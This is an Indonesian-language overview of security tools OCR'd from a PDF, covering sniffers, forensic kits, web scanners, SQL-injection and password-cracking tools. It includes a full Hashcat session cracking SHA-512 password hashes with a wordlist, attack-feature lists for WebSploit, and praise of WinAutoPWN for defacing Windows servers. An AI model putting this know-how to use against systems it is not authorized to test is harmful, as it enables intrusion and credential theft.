
Fungsi Umum:

1. Intersepsi proxy
2. Radar crawling dan spider
3. Webapps scanner
4. Alat penyerangan
5. Repeater dan sequencer tools

Download Burp Suite Disini:

5. ETTERCAP

Ettercap adalah sniffer multiguna / interceptor / logger untuk Local Area Network. Mendukung diseksi aktif dan pasif dari banyak protokol (bahkan yang dalam bentuk kode) dan mencakup banyak fitur untuk analisis jaringan dan host.




Fungsi Umum:

1. Untuk melakukan capture traffic dan data
2. Untuk melakukan logging network
3. Dll

Download Ettercap Disini:

6. SANS Investigative Forensic Toolkit (SIFT)

The SANS Investigative Forensic Toolkit (SIFT) Workstation adalah VMware Appliance yang bisa di konfigurasi dengan semua kebutuhan untuk melakukan digital forensik secara mendetail. Kompatible dengan Expert Witness Format (E01), Advanced Forensic Format (AFF), and raw (dd) evidence formats. Versi baru telah sepenuhnya dibangun kembali pada basis Ubuntu dengan banyak tools tambahan dan kemampuan yang digunakan dalam teknologi modern forensik.




Fungsi Umum SIFT:

1. iPhone, Blackberry, and Android Forensic Capabilities
2. Registry Viewer (YARU)
3. Compatibility with F-Response Tactical, Standard, and Enterprise
4. PTK 2.0 (Special Release – Not Available for Download)
5. Automated Timeline Generation via log2timeline
6. Many Firefox Investigative Plugins
7. Windows Journal Parser and Shellbags Parser (jp and sbag)
8. Many Windows Analysis Utilities (prefetch, usbstor, event log, and more)
9. Complete Overhaul of Regripper Plugins (added over 80 additional plugins)

Download SANS Investigative Forensic Toolkit (SIFT) Disini:

7. WIRESHARK

Wireshark adalah alat yang paling banyak digunakan dan paling populer pada dunia analyzer protokol, dan merupakan standar de facto di banyak industri dan lembaga pendidikan untuk menganalisa jaringan di berbagai protokol.




Fungsi Umum:

1. Live capture and offline analysis
2. Standard three-pane packet browser
3. Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
4. Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
5. The most powerful display filters in the industry
6. Rich VoIP analysis
7. Read/write many different capture file formats
8. Dll

Download WireShark Disini:

8. WEBSPLOIT

WebSploit adalah Open Source Project untuk Scan dan Analysis Remote System dari kelemahan-kelemahan pada aplikasi website.




Fitur Utama:
[>]Social Engineering Works
[>]Scan,Crawler & Analysis Web
[>]Automatic Exploiter
[>]Support Network Attacks
—-
[+]Autopwn – Used From Metasploit For Scan and Exploit Target Service
[+]wmap – Scan,Crawler Target Used From Metasploit wmap plugin
[+]format infector – inject reverse & bind payload into file format
[+]phpmyadmin Scanner
[+]LFI Bypasser
[+]Apache Users Scanner
[+]Dir Bruter
[+]admin finder
[+]MLITM Attack – Man Left In The Middle, XSS Phishing Attacks

[+]MITM – Man In The Middle Attack
[+]Java Applet Attack
[+]MFOD Attack Vector
[+]USB Infection Attack
[+]ARP Dos Attack
[+]Web Killer Attack
[+]Fake Update Attack
[+]Fake Access point Attack

Download WebSploit Framework Disini:

9. WINAUTOPWN

WinAutoPWN merupakan sebuah tools yang digunakan untuk mengexploitasi secara langsung Windows Framework, sehingga secara otomatis kita yang akan menjadi administrator di windows tersebut. Banyak digunakan oleh "Defacer" Indonesia untuk melakukan deface terhadap Windows Server



Download WinAutoPWN Disini:

10. HASHCAT

Hashcat adalah sebuah tools untuk crack berbagai password yang di encrypt, sangat powerfull untuk recovery password.

```
root@sf:~/hashcat-0.46# ./hashcat-cliXOP.bin -m 1800 1800.hash rockyou.txt
Initializing hashcat v0.46 by atom with 8 threads and 32mb segment-size...

Added hashes from file 1800.hash: 14 (14 salts)

NOTE: press enter for status-screen

$6$62531178$7lty/DVyh1Kb7Xf9viQdPUmZAx.g1Gzw/eM3md8Da5v2.k.BHVFV7oWzj.g1WS8...:123456
$6$47435678$mPiFOWkxsFDSw1q5BZo5KgLKq328F7gNYiLKarmzgBWQnX62gqEnvn.p32PQ7pC...:12345
$6$45421440$5KMHVo.EtinhoeHzb17Cmg7K3nk18b4kLQwyN4bB6wZZ0qgDqS5XE9MQAIHzR0Z...:123456789
$6$08434354$YigIZpp3NCVxmfKO8gOTRFxieeSfLGy39x1R.T4PcOfhlvVArBzPsRq1gnQsZxN...:password
$6$14441082$2lraUIyjh6/Y71U6f8pxL.W2qO1rluNwEqX7mIjsPhe9VdQ/qpBryHjBaEMRi4m...:iloveyou
$6$03664236$v./J8s9vCmqrJf1TxCKeY8TuGLyABUABs.AS76RSwG1M0Y20jyKGtEay3KvHlmp...:princess
$6$82452281$3PCM/iTkeIX6kMffgd.oRc1EOf7cJ1efOdWGpPbqKbGYtSyEhi/65EWmHjnWs/F...:1234567
$6$27647158$abte8Uwe3YaaxsV/.bSRPSplRULAUua61QTyC1reJ86OV1FQZ5Z2/MW2LUuZV0o...:rockyou
$6$18255652$ahed7rA2vx7wKWwL77K9jGt3MuWMVndvU.x9HPtjeqHG2Xb763f3AOORQ6I4bmf...:12345678
$6$42656662$GqETM8Y1r/.0SztgtoXQgwAoqW75W4ePgahPrM0iaZj0.202I5VZIg03I3Ksisc...:abc123
$6$72445572$AFHzyDalIxBmEIRAY1UOa3O5bLv6j.wIM5nThTSK4y8wfNMRJEBPHwtT4KmYGVk...:nicole
$6$12740275$9t21hC4WgDW3yeDJ9L92LfdoyPzWEnJkA17n.A0GpcXAO.WICN81wcnX/HmGhiS...:daniel
$6$11072034$ODAP.JBZMdtxrg1JcjphBUPK6qmRHCyxNQgX8Kh.18940aricL6Me4/ocm.0D7o...:babygirl
$6$80867108$erLiCzZcGTNChRP3jeTqylty/6dvf1XuN8/bEiR8cIStCPZj0iZ.KSA5RAKmSof...:monkey

All hashes have been recovered

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3560289 (words), 33550343 (bytes)
Recovered.: 14/14 hashes, 14/14 salts
Speed/sec.: - plains, 3.63k words
Progress..: 192/3560289 (0.01%)
Running...: --:--:--:--
Estimated.: 00:03:21:08

Started: Wed Jun 26 09:53:20 2013
Stopped: Wed Jun 26 09:53:20 2013
```

Fungsi Umum:

1. Multi-Threaded
2. **Free**
3. Multi-Hash (up to 24 million hashes)
4. Multi-OS (Linux, Windows and OSX native binaries)
5. Multi-Algo (MD4, MD5, SHA1, DCC, NTLM, MySQL, …)
6. **SSE2** accelerated
7. All **Attack-Modes** except Brute-Force and Permutation can be **extended by rules**
8. Very **fast Rule-engine**
9. **Rules compatible** with **JTR** and PasswordsPro
10. Possible to **resume** or limit **session**
11. Automatically recognizes recovered hashes from outfile at startup
12. Can **automatically generate** random **rules**
13. Load **saltlist** from **external** file and then use them in a Brute-Force Attack variant
14. Able to work in an **distributed environment**
15. Specify **multiple wordlists** or multiple **directories of wordlists**
16. Number of threads can be configured
17. Threads run on lowest priority
18. **30+ Algorithms** implemented with performance in mind
19. … **and much more**

Download HashCat Disini:

11. UNISCAN

Uniscan adalah scanner untuk aplikasi web, yang ditulis dalam perl untuk Linux. Saat ini versi Uniscan adalah 6,2.

Fungsi Umum:


1. Identification of system pages through a Web Crawler.
2. Use of threads in the crawler.
3. Control the maximum number of requests the crawler.
4. Control of variation of system pages identified by Web Crawler.
5. Control of file extensions that are ignored.
6. Test of pages found via the GET method.
7. Test the forms found via the POST method.
8. Support for SSL requests (HTTPS).
9. Proxy support.
10. Generate site list using Google.
11. Generate site list using Bing.
12. Plug-in support for Crawler.
13. Plug-in support for dynamic tests.

14. Plug-in support for static tests.
15. Plug-in support for stress tests.
16. Multi-language support.
17. Web client.

Download Uniscan Disini:

12. OLYYDBG

OllyDbg adalah 32-bit assembler debugger untuk Microsoft Windows. Penekanan pada analisis kode biner membuatnya sangat berguna dalam kasus-kasus di mana sourcecode tidak tersedia.



Fungsi Umum:

1. Intuitive user interface, no cryptical commands
2. Code analysis – traces registers, recognizes procedures, loops, API calls, switches, tables, constants and strings
3. Directly loads and debugs DLLs
4. Object file scanning – locates routines from object files and libraries
5. Allows for user-defined labels, comments and function descriptions
6. Understands debugging information in Borland® format
7. Saves patches between sessions, writes them back to executable file and updates fixups


8. Open architecture – many third-party plugins are available
9. No installation – no trash in registry or system directories
10. Debugs multithread applications
11. Attaches to running programs
12. Configurable disassembler, supports both MASM and IDEAL formats
13. MMX, 3DNow! and SSE data types and instructions, including Athlon extensions
14. Full UNICODE support
15. Dynamically recognizes ASCII and UNICODE strings – also in Delphi format!
16. Recognizes complex code constructs, like call to jump to procedure
17. Decodes calls to more than 1900 standard API and 400 C functions
18. Gives context-sensitive help on API functions from external help file
19. Sets conditional, logging, memory and hardware breakpoints
20. Traces program execution, logs arguments of known functions
21. Shows fixups
22. Dynamically traces stack frames
23. Searches for imprecise commands and masked binary sequences
24. Searches whole allocated memory
25. Finds references to constant or address range
26. Examines and modifies memory, sets breakpoints and pauses program on-the-fly
27. Assembles commands into the shortest binary form
28. Starts from the floppy disk

Download Ollydbg Disini:

13. BBQSQL

BBQSQL merupakan Opensource SQL injection tools dengan kerangka kerja khusus yang dirancang untuk menjalankan proses secara hyper cepat, agnostik database, mudah untuk setup, dan mudah untuk memodifikasi. Ini adalah satu lagi rilis mengagumkan dari Arsenal 2012 Blackhat USA. Ketika melakukan penilaian keamanan aplikasi, kita sering menemukan kerentanan SQL yang sulit untuk di exploitasi, dengan tools ini akan menjadi sangat mudah.

BBQSQL ditulis dengan bahasa pemrograman Python. Hal ini sangat berguna ketika menyerang kerentanan SQL injection rumit. BBQSQL juga merupakan alat semi-otomatis, yang memungkinkan sedikit kustomisasi bagi mereka yang sulit untuk memicu temuan injeksi SQL. Alat ini dibangun untuk menjadi agnostik database dan sangat serbaguna. Ia juga memiliki UI intuitif untuk membuat pengaturan serangan jauh lebih mudah.




Fungsi Umum:

1. SQL Injection Tools
2. URL
3. HTTP Method
4. Headers
5. Cookies
6. Encoding methods
7. Redirect behavior
8. Files
9. HTTP Auth
10. Proxies

Download BBQSQL Disini:

14. CRYPTOHAZE

Tools untuk crack password / hash dimana cryptohaze mendukung CUDA, OpenCL, dan CPU kode (SSE, AVX, dll). Bisa berjalan di OS yang support CUDA. Semua ini ditujukan untuk pentester agar lebih mudah dalam melakukan crack hash.



